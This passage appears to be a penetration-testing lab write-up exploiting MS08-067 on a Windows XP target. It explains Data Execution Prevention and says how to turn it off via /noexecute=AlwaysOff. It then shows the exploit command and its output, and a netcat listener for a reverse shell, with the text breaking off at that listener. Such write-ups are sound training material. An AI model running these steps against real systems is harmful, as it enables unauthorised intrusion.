
There is a message about Data Execution Prevention (DEP) on the target system. This feature stopped running of our exploit to protect the system. But what exactly is Data Execution Prevention?


Data Execution Prevention (DEP) is a security feature introduced by Microsoft from operating systems Windows XP and Windows Server 2003. It is a system-level memory protection feature which enables the system to mark one or more pages of memory as non-executable. Marking memory regions as non-executable prevents code from running from a specific region of memory. This makes it harder for the exploitation of buffer overflows. If any application attempts to run code from a memory that is protected, a memory access violation exception occurs which if not handled, the calling process is terminated.

So it seems DEP is preventing our exploit code from being executed. Let's disable it and


try executing the exploit again. DEP can be disabled from the Control Panel.








In the text file that opens after performing above options, there will be a option aptly named **/noexecute=OptIn**.



Change the option to **/noexecute=AlwaysOff**.



Save the changes and reboot the system for changes to take effect.

Now, when I run the exploit again,

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$ python3 ms08-067.py 192.168.36.170 6 445 127 x
#####
#####
# MS08-067 Exploit
# This is a modified verion of Debasis Mohanty's code (https://w
ww.exploit-db.com/exploits/7132/).
# The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
# Mod in 2018 by Andy Acer:
# - Added support for selecting a target port at the command line.
# It seemed that only 445 was previously supported.
# - Changed library calls to correctly establish a NetBIOS session for SMB transport
# - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
# into this source file.
#####
#####
```

```
Windows XP SP3 English (NX)
```

```
[ - ]Initiating connection
[ - ]connected to ncacn_np:192.168.36.170[\pipe\browser]
Exploit finish
```

```
(kali@kali)-[~/Feb_2021/ms08_067]
└─$
```

I successfully have a shell on the target as shown below.

```
(kali@kali)-[~]
└─$ nc -lvp 4444
